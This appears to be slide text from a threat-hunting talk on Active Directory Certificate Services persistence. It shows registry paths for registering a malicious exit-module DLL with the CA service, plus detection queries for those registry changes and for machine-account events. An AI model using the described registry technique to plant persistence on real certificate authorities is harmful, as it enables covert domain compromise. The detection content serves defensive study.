
EventID:(4741 OR 4742) AND DnsHostName:("dc.demo.local" OR "dc2.demo.local")

Time ▾	EventID	TargetUserName	DnsHostName
> May 19, 2022 @ 03:40:00.447	4741	evilmachine\$	dc.demo.local
> May 19, 2022 @ 03:19:52 ⊕ ⊖	4742	WS\$	dc.demo.local

Also use other previously discussed hunts for detect usage of usage DCs' account for domain authentication via PKINIT.

Persistence via Certification Authority Modules

- Policy modules are DLL that receive requests from the Certificate Services, evaluate those requests, and specify optional properties of the certificates that are built to fill these requests.
- A policy module may view existing certificate properties and extensions, and it may also view request attributes and properties. In addition, a policy module may set or modify certificate extensions and some other properties.
- Exit modules are DLL that receive notifications from the CA when operations such as the issuance of a certificate occur. A typical operation for an exit module is to publish a completed certificate in a specified location.
- An exit module may view existing certificate properties and extensions, and it may also view request attributes and properties. An exit module cannot, however, modify any properties.



Persistence via Certification Authority Modules

Registry Editor window showing the path: Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\demo-CA\ExitModules. The registry value 'Active' is highlighted, with its data 'CertificateAuthority_MicrosoftDefault.Exit' and 'Certification_Authority_Evil_Exit_Module.Exit' shown in the right pane.

Name	Type	Data
(Default)	REG_SZ	(value not set)
Active	REG_MU...	CertificateAuthority_MicrosoftDefault.Exit Certification_Authority_Evil_Exit_Module.Exit

Registry Editor window showing the path: Certification_Authority_Evil_Exit_Module.Exit\CLSID. The registry value '(Default)' is highlighted, with its data '{D2075560-C2C8-11D2-B313-00C04F79DC72}' shown in the right pane.

Name	Type	Data
(Default)	REG_SZ	{D2075560-C2C8-11D2-B313-00C04F79DC72}

Registry Editor window showing the path: {D2075560-C2C8-11D2-B313-00C04F79DC72}\InprocServer32. The registry value '(Default)' is highlighted, with its data 'C:\Windows\System32\evilexitmodule.dll' shown in the right pane.

Name	Type	Data
(Default)	REG_SZ	C:\Windows\System32\evilexitmodule.dll
Threadi...	REG_SZ	both



Process Monitor - Sysinternals: www.sysinternals.com. The table below shows the execution of the evilexitmodule.dll file.

Time ...	Process Name	PID	Operation	Path	Result
6:17:0...	certsrv.exe	2656	Load Image	C:\Windows\System32\evilexitmodule.dll	SUCCESS
6:17:0...	certsrv.exe	2656	CreateFile	C:\Windows\System32\evilexitmodule.dll	SUCCESS

Persistence via Certification Authority Modules

Useful events

Detect modification of certificate authority modules registry keys.



Certification Authority Modules. Let's hunt it!

Search for modification of certificate authority modules registry keys:

EventID:13 AND TargetObject.keyword:/HKLM\\System\\CurrentControlSet\\Services\\CertSvc\\Configuration\\. / AND TargetObject.keyword:/.*\\(ExitModules|PolicyModules)\\Active.* /*

Time ▾	EventID	TargetObject
> May 19, 2022 @ 05:32:56.506	13	HKLM\System\CurrentControlSet\Services\CertSvc\Configuration\demo-CA\ExitModules\Active
> May 16, 2022 @ 22:29:34.409	13	HKLM\System\CurrentControlSet\Services\CertSvc\Configuration\demo-CA\PolicyModules\Active

Search for modification of certificate authority modules registry keys:

EventID:4891 AND Node:("ExitModules" OR "PolicyModules")

Time ▾	EventID	Node	Value
> May 19, 2022 @ 05:32:56.506	4891	ExitModules	CertificateAuthority_MicrosoftDefault.Exit Certification_Authority_Evil_Exit_Module.Exit
> May 16, 2022 @ 22:26:36 ⊕ ⊖	4891	PolicyModules	CertAuthority_Sample.Policy

Questions?